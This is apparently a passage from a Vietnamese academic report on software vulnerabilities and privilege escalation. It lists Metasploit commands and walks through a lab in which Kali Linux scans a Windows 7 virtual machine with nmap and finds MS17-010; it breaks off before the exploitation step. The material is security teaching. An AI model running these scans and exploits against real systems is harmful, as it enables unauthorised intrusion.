* **Info:** Lệnh này cho biết những thông tin chi tiết của một module (hay một mã khai thác nào đó). Hiển thị cho ta thông tin cơ bản nhất, bao gồm cả các tùy chọn cần thiết.
* **Irb:** Lệnh này cho ta thao tác trên môi trường của ruby.
* **Jobs:** Lệnh này cho ta biết các module đang chạy.
* **Load:** Lệnh này để load một plugin từ metasploit plugins.
* **Search:** Lệnh này giúp ta tìm kiếm exploit, auxiliary, encoder. Trong đó nó còn hỗ trợ một số keyword giúp cải tiến khả năng tìm kiếm như: name, path, platform, port, type, app, author, cve, bid, osvdb, edb. Ví dụ: search cve:2009 type:exploit app:client.
* **Sessions:** lệnh này liệt kê các session đang tồn tại, session ở đây có thể là session của shell, của meterpreter ....
* **Set - Unset:** Lệnh cho phép ta cấu hình cho các exploit... lệnh này gặp thường xuyên. Unset là lệnh có ý nghĩa ngược lại.
* **Setg - Unsetg:** Trong quá trình thực hiện tấn công một mục tiêu, hoặc nhiều mục tiêu. Ta có thể dùng một exploit hoặc đôi khi là nhiều exploit. Có một vào option nếu set bình thường thì ta phải set nhiều lần. Nhưng nếu ta để cho các option này có ý nghĩa toàn cục. Thì việc lặp lại là không cần. Nó có hiệu lực cho mọi exploit, auxiliary. Đó là ý nghĩa của setg (global set). Để hủy thì ta dùng unsetg. Nếu muốn lưu việc cấu hình này lại dùng lệnh "save".
* **Show:** lệnh này cho phép hiển thị tùy theo tham số đi sau nó .Nếu là "show all" thì nó hiển thị tất cả các module có trong metasploit framework, còn nếu "show exploits" thì nó chỉ hiển thị các exploit có trong module exploits mà thôi. Tương tự cho các module khác. Lệnh show còn dùng để cho ta thấy các tham số thuộc tính (show options).
* **Use:** Lệnh này cho phép chọn một một module nào đó.

# CHƯƠNG 2: TỔNG QUAN VỀ KHAI THÁC LỖ HỔNG

## Lỗ hổng phần mềm

### Giới thiệu về lỗ hổng phần mềm

Lỗ hổng phần mềm có thể được hiểu như là một trục trặc hoặc điểm yếu trong phần mềm hoặc trong hệ điều hành. Với sự phát triển của các công nghệ tấn công mới, mức độ nghiêm trọng của lỗ hổng phần mềm đang tăng lên theo cấp số nhân. Tất nhiên, tất cả các hệ thống đều ẩn chứa những lỗ hổng, nhưng vấn đề nằm ở chỗ liệu những lỗ hổng này có bị khai thác và gây ra những thiệt hại hay không.

Các thảm họa an ninh mạng gây ra bởi các lỗ hổng phần mềm thường được giải thích bởi ba yếu tố lý tưởng. Đó là:

* Sự tồn tại: Đó là sự tồn tại của một lỗ hổng trong phần mềm.
* Sự truy cập: Đó là khả năng mà tin tặc có thể truy cập vào một lỗ hổng bảo mật.
* Sự khai thác: Đó là khả năng mà hacker có thể tận dụng và thu về lợi nhuận từ lỗ hổng đó thông qua các công cụ hoặc với một số kỹ thuật nhất định.

| **Số thứ tự** | **Tên phần mềm** | **Nhà phát triển** | **Số lỗ hổng** |
| --- | --- | --- | --- |
| 1 | Android | Google | 523 |
| 2 | Debian Linux | Debian | 327 |
| 3 | Ubuntu Linux | Ubuntu | 278 |
| 4 | Flash Player | Adobe | 266 |
| 5 | Leap | Novell | 260 |
| 6 | Opensuse | Novell | 228 |
| 7 | Acrobat Reader Dc | Adobe | 277 |
| 8 | Acrobat Dc | Adobe | 277 |
| 9 | Acrobat | Adobe | 224 |
| 10 | Linux Kernel | Linux | 217 |

Bảng 2.1. 10 sản phẩm có nhiều lỗ hổng nhất

Những tội phạm mạng sử dụng công cụ “ăn trộm” chính là phần mềm độc hại dựa trên mục tiêu xâm nhập và những nơi được bảo đảm an toàn: hệ thống mạng, bằng những cách khác nhau mà chủ yếu là lỗi trong các chương trình phần mềm chạy trên máy tính. Những phần mềm máy tính là các chương trình do con người viết ra, do đó sẽ không thể hoàn hảo. Không ai có thể viết ra một phần mềm hoàn toàn không có lỗi, đây là kẽ hở để những kẻ tấn công xâm nhập.

Cụ thể, lỗ hổng có thể là lỗi trong cách quản lý người dùng trên hệ thống, lỗi trong code hoặc lỗi xử lý một vài truy vấn. Một lỗ hổng phổ biến là SQL injection. Cuộc tấn công được thực hiện trên những website có truy vấn cơ sở dữ liệu, chẳng hạn như tìm kiếm theo từ khoá. Kẻ tấn công tạo một truy vấn có chứa code được viết bằng ngôn ngữ lập trình cơ sở dữ liệu có tên SQL.

Nếu một trang web không được bảo vệ đúng cách, chức năng tìm kiếm của website đó sẽ thực thi các lệnh SQL, điều này có thể cho phép kẻ tấn công truy cập vào cơ sở dữ liệu và kiểm soát trang web.

Tương tự, nhiều người dùng sử dụng các chương trình được hỗ trợ ngôn ngữ lập trình Java, chẳng hạn như Adobe Flash Player và các ứng dụng Android khác. Có rất nhiều lỗ hổng trong nền tảng Java và tất cả đều có thể bị khai thác theo những cách khác nhau, thông thường nhất là thông qua việc tải "plug-in" hoặc "codecs" vào phần mềm. Trên thực tế, những plug-in này chứa mã độc có khả năng tận dụng lỗ hổng để xâm nhập vào máy tính.

### Nguyên nhân gây nên lỗ hổng phần mềm

Có rất nhiều nguyên nhân tiềm ẩn gây ra lỗ hổng phần mềm. Một số ứng dụng dễ bị tấn công do lỗi thiết kế tổng thể, chẳng hạn như kiến trúc liên quan đến việc di chuyển các dữ liệu nhạy cảm qua các mạng không an toàn. Trong các trường hợp khác, các đoạn chương trình bị lỗi có thể gây ra các lỗ hổng như sau:

* **Tràn bộ đệm:** Lỗ hổng này cho phép người dùng nhập vào một trường dữ liệu nhiều hơn giới hạn được thiết lập cho trường đó. Kẻ tấn công có thể lợi dụng điều này bằng cách chèn các lệnh độc hại vào phần dữ liệu thừa, và những lệnh này sau đó sẽ được thực thi.
* **SQL Injection:** Lỗ hổng này có thể cho phép kẻ tấn công tiêm các lệnh độc hại vào cơ sở dữ liệu của ứng dụng web. Kẻ tấn công có thể thực hiện việc này bằng cách nhập các lệnh SQL vào trường dữ liệu của biểu mẫu ứng dụng web hoặc vào URL của ứng dụng web. Nếu cuộc tấn công thành công, kẻ tấn công trái phép và không được xác thực sẽ có thể truy xuất hoặc thao tác dữ liệu từ cơ sở dữ liệu.
* **Thư viện của bên thứ ba:** Nhiều lập trình viên sử dụng thư viện của bên thứ ba, thay vì cố gắng viết tất cả phần mềm từ đầu. Đây có thể là một trình tiết kiệm thời gian thực, nhưng nó cũng có thể nguy hiểm nếu thư viện có bất kỳ lỗ hổng nào. Trước khi sử dụng bất kỳ thư viện nào trong số này, các nhà phát triển cần xác minh rằng họ không có lỗ hổng.
* **Giao diện lập trình ứng dụng:** Một API, cho phép các chương trình phần mềm giao tiếp với nhau, cũng có thể gây ra lỗ hổng phần mềm. Nhiều API không được thiết lập với các chính sách bảo mật nghiêm ngặt, điều này có thể cho phép kẻ tấn công chưa được xác thực xâm nhập vào hệ thống.

Tuân thủ các quy tắc tốt khi thiết kế ứng dụng và viết mã là biện pháp quan trọng để giảm thiểu rủi ro của các lỗ hổng bảo mật. Các công cụ như các bộ quét phân tích thành phần phần mềm cũng có thể giúp phát hiện các lỗi có thể dẫn đến lỗ hổng. Ngoài ra, thực hành an ninh từ đầu (shift-left security), khuyến khích các nhà phát triển ưu tiên vấn đề an ninh ngay từ giai đoạn đầu của vòng đời phát triển phần mềm, cũng rất hữu ích để giảm thiểu rủi ro khi triển khai mã nguồn.

Tuy nhiên, do sự phức tạp của các ứng dụng hiện đại, gần như không thể đảm bảo rằng không có lỗ hổng bảo mật nào tồn tại. Do đó, quan trọng là không bao giờ cho rằng một ứng dụng hoàn toàn không có lỗ hổng. Bạn nên luôn luôn thực hiện các bước để phát hiện và ứng phó với các lỗ hổng, dù cho bạn có tự tin đến đâu rằng phần mềm của mình đã được phát triển một cách an toàn.

### Quy trình khai thác lỗ hổng phần mềm

Các công cụ về bảo mật hiện đại ngày nay như tường lửa, phần mềm anti- virus, anti-malware... thường có cơ chế hoạt động thông minh để phát hiện khi một đoạn mã nào đó có hành vi đáng ngờ, bất kể đoạn mã đó có sẵn trong cơ sở dữ liệu về virus, malware hay không.

Cũng tương tự như một trinh sát dày dạn có thể phát hiện dấu hiệu khả nghi của một kẻ trộm mà không cần lệnh truy nã hay chữ “trộm” to đùng trước trán. Tuy vậy như đã nói, trường hợp xấu nhất là khi các tin tặc phát hiện lỗi chưa ai biết tới, viết một công cụ hoàn toàn mới để khai thác. Một kẻ nếu đủ khả năng để về đích đầu tiên trong cả 2 cuộc đua này (ở đây không nói đến những đối tượng sử dụng lại công cụ) hẳn nhiên thừa kinh nghiệm trong việc tránh ánh mắt dò xét của các công cụ bảo mật.

Vì vậy cho đến khi lỗ hổng hoàn toàn được vá, mọi biện pháp mà các công cụ bảo mật cung cấp đều chỉ mang tính tạm thời. Chuỗi sự kiện điển hình thường là như sau:

1. Xuất hiện một lỗ hổng có thể bị khai thác bằng các công nghệ hiện có.
2. Kẻ tấn công phát hiện lỗ hổng.
3. Kẻ này lập tức tiến hành viết và phát tán công cụ khai thác lỗ hổng này.
4. Hãng sản xuất đồng thời phát hiện lỗi và lập tức tìm cách sửa chữa.
5. Lỗ hổng được công bố ra ngoài.
6. Các phần mềm anti-virus được cập nhật thông tin để phát hiện khi có các đoạn mã tìm cách khai thác lỗ hổng này.
7. Hãng sản xuất hoàn thành bản vá.
8. Hãng hoàn tất phát hành bản vá lỗi đến tất cả khách hàng.

Thời điểm của đợt tấn công đầu tiên hiển nhiên nằm giữa bước 3 và 5. Theo một nghiên cứu mới đây của đại học Carnegie Mellon của Mỹ, giai đoạn này trung bình kéo dài 10 tháng. Tuy nhiên không phải lúc nào tất cả người dùng cuối cũng bị nguy hiểm trong giai đoạn này. Dạng tấn công tận dụng thời điểm hãng sản xuất chưa phát hiện (hoặc chưa sửa được lỗi) này có lợi thế lớn nhất là sự kín đáo – phù hợp cho việc lấy trộm thông tin hoặc phá hoại ngầm mà không bị phát hiện.

Vì vậy giai đoạn này đối tượng bị nhắm đến thường là một nhóm người có thể đem lại lợi ích cụ thể cho kẻ tấn công để sau đó hắn có thể rút đi êm thấm. Mục tiêu dó có thể là các tổ chức, tập đoàn mà kẻ này muốn phá hoại hoặc các thông tin tài khoản có thể sử dụng để kiếm lời.



Hình 2.1. Minh họa khai thác lỗ hổng phần mềm


Cũng theo nghiên cứu này, giai đoạn từ bước 5 đến 8 mới thực sự nguy hiểm. Đây là lúc thông tin về lỗ hổng được công bố, và cùng với các công ty phát triển anti-virus, những tin tặc chưa biết đến lỗi này cũng có thể tiếp cận được thông tin. Làn sóng tấn công lúc này không còn âm thầm, mà dồn dập hơn rất nhiều.

Nếu ví đợt tấn công trước đó nguy hiểm như một nhát dao đâm sau lưng, thì đợt tấn công lúc này như một chuỗi đòn đánh trực diện, không hiệu quả với những ai cẩn thận đề phòng nhưng vẫn không kém phần nguy hiểm nếu như gặp đúng những người lơ là bảo mật hoặc nhỡ sử dụng công cụ bảo mật kém chất lượng, cập nhật chậm. Những đối tượng không có khả năng phát hiện lỗi, cũng như không có khả năng phát triển công cụ cũng tham gia từ thời điểm này, khiến việc phát tán và tìm đến những cỗ máy có hệ thống bảo mật yếu kém nhanh hơn rất nhiều. Khi số lượng kẻ tham gia tấn công tăng lên, động cơ và phương thức tấn công cũng đa dạng hơn chứ không thể chỉ thuần túy là len lỏi và trộm cắp nữa.

Vì vậy, khi nói đến việc bảo vệ thông tin và hệ thống của mình, ngoài việc cập nhật các biện pháp phòng thủ thì việc cập nhật thông tin cũng quan trọng không kém. Thường thì những lỗi nghiêm trọng của những hệ thống phổ biến và quan trọng như Java vừa qua sẽ được báo chí đăng tải nhan nhản ngay khi hãng sản xuất công bố. Tuy nhiên những phần mềm có danh tiếng và độ phổ biến “khiêm tốn” hơn thì thường không được ưu ái như vậy. Vì vậy ngoài việc chú ý nâng cấp bản vá lỗi, cần dừng việc sử dụng những phần mềm cũ kỹ không còn được chăm sóc, sửa lỗi ngay khi có thể.

## Lỗ hổng leo thang đặc quyền

### Giới thiệu về lỗ hổng leo thang đặc quyền



Hình 2.1. Leo thang đặc quyền

**Leo thang đặc quyền (Escalating Privilege):** là một cách thức phổ biến để tin tặc có thể truy cập trái phép vào một hệ thống được bảo vệ. Những kẻ tấn công thường tìm một điểm yếu trong hệ thống phòng thủ của tổ chức và khai thác điểm yếu này để giành quyền truy cập vào hệ thống. Trong đa số các trường hợp, điểm xâm nhập đầu tiên sẽ không cung cấp cho tin tặc mức độ truy cập hay dữ liệu mà họ cần. Sau đó, họ cố gắng khai thác những lỗ hổng trong hệ thống hoặc sử dụng những công cụ cụ thể để vượt qua cơ chế cấp phép của hệ thống và giành lấy mức truy cập cao hơn, vượt quá những gì được dự định hoặc được hưởng đối với người dùng sau đó thu thập những dữ liệu nhạy cảm, bảo mật.Kẻ tấn công hiện sử dụng các đặc quyền kiếm được để đánh cắp dữ liệu bí mật và triển khai phần mềm độc hại với mục đích làm hỏng hệ điều hành, các ứng dụng máy chủ và cuối cùng là danh tiếng của một tổ chức. Loại tấn công vào dữ liệu tổ chức này có thể được thực hiện ngay cả bởi một tin tặc không tinh vi để đạt được các đặc quyền ngày càng tăng, lý do là hầu hết các tổ chức kinh doanh không sử dụng đủ các biện pháp bảo mật và kiểm soát.

**Nâng cấp đặc quyền:** là một giai đoạn quan trọng của chuỗi tấn công mạng và thường liên quan đến việc khai thác lỗ hổng leo thang đặc quyền, chẳng hạn như lỗi hệ thống, phần mềm định cấu hình sai hoặc kiểm soát truy cập không đầy đủ

**Lỗ hổng leo thang đặc quyền**: là một lỗ hổng bảo mật trong hệ thống máy tính cho phép kẻ tấn công gia tăng quyền hạn của mình từ một mức độ quyền hạn thấp lên một mức độ cao hơn, thường là để đạt được quyền truy cập quản trị hệ thống hoặc quyền tương đương. Điều này có thể cho phép kẻ tấn công thực hiện các hành động không được ủy quyền như cài đặt phần mềm độc hại, truy cập vào dữ liệu nhạy cảm, hoặc thay đổi cấu hình hệ thống.

### Các dạng leo thang đặc quyền

Kẻ tấn công bắt đầu bằng cách khai thác lỗ hổng leo thang đặc quyền trong một hệ thống hoặc ứng dụng mục tiêu, cho phép chúng ghi đè các giới hạn của tài khoản người dùng hiện tại. Sau đó, họ có thể truy cập chức năng và dữ liệu của người dùng khác (leo thang đặc quyền theo chiều ngang) hoặc có được các đặc quyền nâng cao, thường là của quản trị viên hệ thống hoặc người dùng quyền lực khác (leo thang đặc quyền dọc). Sự leo thang đặc quyền như vậy thường chỉ là một trong những bước được thực hiện để chuẩn bị cho cuộc tấn công chính.

**a, Leo thang đặc quyền dọc**

Leo thang đặc quyền dọc (Vertical privilege escalation): Còn gọi là độ cao đặc quyền, trong đó người dùng hoặc ứng dụng đặc quyền thấp hơn truy cập vào các chức năng hoặc nội dung dành cho người dùng hoặc ứng dụng có đặc quyền cao hơn (ví dụ: người dùng Internet Banking có chức năng quản trị hệ thống và sửa đổi cơ sở dữ liệu). Với các đặc quyền nâng cao này, kẻ tấn công có thể phá hủy tất cả các tài nguyên trong hệ thống máy tính và ứng dụng của bạn: đánh cắp thông tin truy cập và thông tin nhạy cảm khác, tải xuống và thực thi phần mềm độc hại, xóa dữ liệu hoặc thực thi mã tùy ý. Tệ hơn nữa, những kẻ tấn công có thể sử dụng các đặc quyền nâng cao để che dấu vết của chúng bằng cách xóa nhật ký truy cập và bằng chứng khác về hoạt động của chúng. Điều này có khả năng khiến nạn nhân không biết rằng một cuộc tấn công đã xảy ra. Bằng cách đó, tội phạm mạng có thể ngấm ngầm đánh cắp thông tin hoặc cài đặt phần mềm độc hại trực tiếp trong hệ thống.

Trong một số trường hợp, một ứng dụng đặc quyền cao giả định rằng nó sẽ chỉ được cung cấp với đầu vào khớp với đặc tả giao diện của nó. Kẻ tấn công có thể khai thác giả định này để chạy mã trái phép với đặc quyền của ứng dụng:

* **Buffer Overflow:** về bản chất cuộc tấn công tràn bộ đệm gửi quá nhiều thông tin cho một biến nào đó trong ứng dụng, có thể gây lỗi ứng dụng. Một lỗ hổng như tràn bộ đệm có thể được sử dụng để thực thi mã tùy ý với đặc quyền được nâng lên Administrator.
* Cross Zone Scripting là một kiểu tấn công leo thang đặc quyền trong đó một trang web thay đổi mô hình bảo mật của trình duyệt web, cho phép chạy mã độc trên máy khách.
* Một ứng dụng có thể thực thi các dòng lệnh Command line hoặc shell có thể có lỗ hổng Shell Injection nếu nó sử dụng đầu vào không có giá trị giống như một phần của lệnh được thực thi, kẻ tấn công sau đó có thể chạy các lệnh hệ thống bằng các đặc quyền ứng dụng.
* **IOS jailbreaking**: là sự leo thang đặc quyền của thiết bị Apple với mục đích xóa bỏ các hạn chế phần mềm do Apple áp đặt lên có hệ điều hành iOS, iPadOS, tvOS và watchOS. Jailbreak cho phép truy cập root trong hệ điều hành di động của Apple, cho phép cài đặt phần mềm không được Apple chấp thuận, như tùy chỉnh và chỉnh sửa giao diện người dùng.
* **Root (Android):** là quá trình cho phép người dùng điện thoại thông minh, máy tính bảng hay các thiết bị sử dụng hệ điều hành android để đạt được quyền truy cập root. Vì android sử dụng nhân linux, việc root thiết bị Android cho phép truy cập tương tự các quyền quản trị như trên linux hoặc bất kỳ hệ điều hành nào giống như Unix (FreeBSD, macOS). Root cung cấp quyền thay đổi hoặc thay thế ứng dụng và cài đặt hệ thống, các ứng dụng chuyên dụng yêu cầu quyền cấp quản trị viên hoặc các hoạt động khác mà người dùng Android không thể truy cập được.
* **Rootkit:** là một loại chương trình thường được sử dụng để che giấu các tiện ích trên hệ thống bị xâm nhập. Rootkit bao gồm cái gọi là backdoor, nó giúp cho kẻ tấn công đó truy cập vào hệ thống sẽ dễ dàng hơn trong lần sau. Ví dụ, các rootkit có thể ẩn một ứng dụng, ứng dụng này có thể sinh ra một lệnh kết nối vào một cổng mạng cụ thể trên hệ thống. Backdoor cho phép các quá trình bắt đầu bởi một người không có đặc quyền, dùng để thực hiện chức năng thường dành cho các quản trị viên.

**b, Leo thang đặc quyền ngang**

Leo thang đặc quyền ngang (Horizontal privilege escalation): Người dùng cố gắng truy cập các tài nguyên, chức năng và các đặc quyền khác của một người dùng được ủy quyền có các quyền truy cập tương tự. Ví dụ, người dùng A có thể truy cập vào tài khoản của người dùng B.

Một số nguy cơ leo thang đặc quyền ngang:

* Có thể dự đoán được session ID trong HTTP cookie của người dùng.
* Session fixation.
* Cross-site scripting.
* Mật khẩu dễ đoán.
* Trộm cắp hoặc chiếm quyền điều khiển.
* Keystroke logging.

### Các biện pháp bảo vệ hệ thống giảm thiểu leo thang đặc quyền

Những kẻ tấn công sử dụng nhiều kỹ thuật leo thang đặc quyền để đạt được mục tiêu của họ. Nhưng để cố gắng leo thang đặc quyền ở bước đầu tiên, họ thường cần có quyền truy cập vào tài khoản người dùng ít đặc quyền hơn. Điều này có nghĩa là tài khoản người dùng thông thường cần bảo vệ đầu tiên, do đó cần thực hiện các biện pháp để kiểm soát truy cập:

* Thực thi chính sách mật khẩu: mật khẩu cần phải đủ mạnh và thay đổi mật khẩu thường xuyên để bảo mật, nhưng không gây bất tiện cho người dùng.
* Tạo người dùng và nhóm chuyên biệt với quyền truy cập và quyền truy cập tệp tối thiểu cần thiết: áp dụng quy tắc quyền tối thiểu cần thiết để giảm thiểu rủi ro khi bất kỳ tài khoản người dùng bị xâm phạm.

Các ứng dụng cung cấp điểm vào dễ dàng nhất cho bất kỳ cuộc tấn công nào, vì vậy điều quan trọng là giữ an toàn cho chúng:

* Tránh các lỗi lập trình phổ biến trong các ứng dụng của bạn: tránh các lỗi lập trình phổ biến thường bị kẻ tấn công nhắm tới như tràn bộ đệm, code injection và đầu vào của người dùng không được xác thực.
* Bảo mật cơ sở dữ liệu và lọc đầu vào của người dùng: các hệ thống cơ sở dữ liệu thường là mục tiêu tấn công vì nhiều ứng dụng web hiện nay và frameworks lưu trữ tất cả dữ liệu của chúng trong cơ sở dữ liệu bao gồm cài đặt cấu hình, thông tin đăng nhập và dữ liệu người dùng. Chỉ với một cuộc tấn công SQL injection, kẻ tấn công có thể có quyền truy cập vào tất cả thông tin này sử dụng để cho cuộc tấn công tiếp theo.

Không phải tất cả các cuộc tấn công leo thang đặc quyền đều nhắm trực tiếp vào tài khoản người dùng, đặc quyền của quản trị viên cũng có thể có được bằng cách khai thác lỗi ứng dụng và hệ điều hành hay lỗi cấu hình. Để giảm thiểu tình trạng này, có một số biện pháp như sau:

* Giữ cho hệ thống và ứng dụng được vá và cập nhật: Nhiều cuộc tấn công khai thác lỗi đã biết, vì vậy ta cần giữ cập nhật để hạn chế tấn công.
* Đảm bảo quyền chính xác cho tất cả các tệp và thư mục: cũng như tài khoản người dùng, các tệp và thư mục cần tuân theo quy tắc quyền tối thiểu, nếu có gì đó không cần ghi hãy giữ ở chế độ đọc.
* Đóng các cổng không cần thiết và xóa tài khoản người dùng không sử dụng: cấu hình hệ thống mặc định thường bao gồm các dịch vụ không cần thiết chạy trên các cổng mở và mỗi cổng là một lỗ hổng tiềm năng. Bạn có thể xóa hoặc đổi tên tài khoản người dùng mặc định để tránh kẻ tấn công bắt đầu dễ dàng.
* Xóa và hạn chế tất các các chức năng truyền tệp: kẻ tấn công thường cần một cách để tải xuống tập lệnh khai thác và mã độc, vì vậy hãy xem kĩ tất cả các công cụ, tiện ích hệ thống cho phép truyền tập như FTP, wget, curl... Xóa các công cụ bạn không cần và khóa những công cụ còn lại, hạn chế sử dụng chúng cho các thư mục, người dùng và ứng dụng cụ thể.
* Thay đổi thông tin đăng nhập mặc định trên tất cả các thiết bị bao gồm cả router và máy in: chỉ cần bộ định tuyến có mật khẩu mặc định của quản trị viên hay một máy in mạng có cổng telnet đang mở có thể cung cấp cho kẻ tấn công chỗ đứng.
* Thường xuyên quét các hệ thống và ứng dụng để tìm lỗ hổng.

Để giảm nguy cơ leo thang đặc quyền người dùng có thể sử dụng một vài biện pháp khác:

* Ngăn chặn thực thi dữ liệu.
* Bố trí ngẫu nhiên không gian địa chỉ (làm cho tấn công tràn bộ đệm khó thực hiện hơn).
* Sử dụng trình biên dịch bẫy tràn bộ đệm.
* Mã hóa phần mềm hoặc các thành phần firmware.
* Sử dụng hệ thống với kiểm soát truy nhập bắt buộc MAC.

# CHƯƠNG 3: TRIỂN KHAI THỰC NGHIỆM

## Khai thác lỗ hổng trên Window 7

### Mô hình thử nghiệm

Cần chuẩn bị các máy ảo để xây dựng mô hình mạng theo sơ đồ như sau:





Trong đó:

* Máy ảo 1 (Kali Linux):
* Cài đặt hệ điều hành Kali Linux
* Đặt địa chỉ IP: 192.168.243.169
* Điều chỉnh card mạng trên VMWare thành VMNet 8
* Máy ảo 2 (Windows 7):
* Cài đặt hệ điều hành Windows 7
* Đặt địa chỉ IP: 192.168.243.171
* Điều chỉnh card mạng trên VMWare thành VMNet 8

### Kiểm tra kết nối

Từ máy Kali Linux truy cập vào Terminal, thực hiện ping tới địa chỉ IP của máy Windows 7 và ngược lại.





Lưu ý các thông số Bytes, Time, TTL của lệnh ping Ping ngược lại từ máy Windows 7 vào Kali Linux và theo dõi kết quả.


### Kiểm tra dịch vụ và điểm yếu

Tại máy Kali Linux, thực hiện kiểm tra dịch vụ và các cổng mở trên máy Windows 7 bằng cách sử dụng nmap


Vào Terminal, nhập cú pháp lệnh:

| **nmap –sT –O –v 192.168.243.171** |
| --- |

* **-sT:** Sử dụng phương pháp TCP Connect Scan
* **-O:** Scan hệ điều hành
* **-v:** Scan 2 lần để tăng tính chính xác
* **192.168.243.171:** Địa chỉ IP máy Windows 7



Kết quả thu được:




Từ kết quả trên có thể nhận thấy, tại máy có địa chỉ 192.168.243.171 đang mở các cổng: 135, 139, 445. Dự đoán HĐH là Windows 7 hoặc Windows Server 2008 hoặc Windows 8.1.

Quét lỗ hổng sử dụng script có sẵn của nmap, chúng ta sử dụng câu lệnh sau:

| **nmap --script vuln 192.168.243.171** |
| --- |


Kết quả sau khi quét:



Kết quả cho thấy máy tính nạn nhân có một lỗ hồng đó là smb-vuln-ms17- 010, kiểm tra trên cơ sở dữ liệu các CVE ta có được các thông tin như sau. Lỗ hổng này có mã CVE là CVE-2017-0144 và được phát hiện năm 2017. MS17\_010 là điểm yếu của SMBv1 server hoạt động trên cổng TCP 445, các phiên bản hệ điều hành bị ảnh hưởng có thể kể đến như Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8.1, Windows Server 2012 Gold and R2 [5]... Mã độc Wannacry đã lợi dụng lỗ hổng này để lây nhiễm lên rất nhiều các hệ thống và tống tiền người dùng. Dựa trên những thông tin chúng ta có thể thấy đây là một lỗ hổng có mức độ nghiêm trọng cao, vì vậy chúng tôi sẽ thực nghiệm khai thác trên Metasploit.

### Khai thác điểm yếu

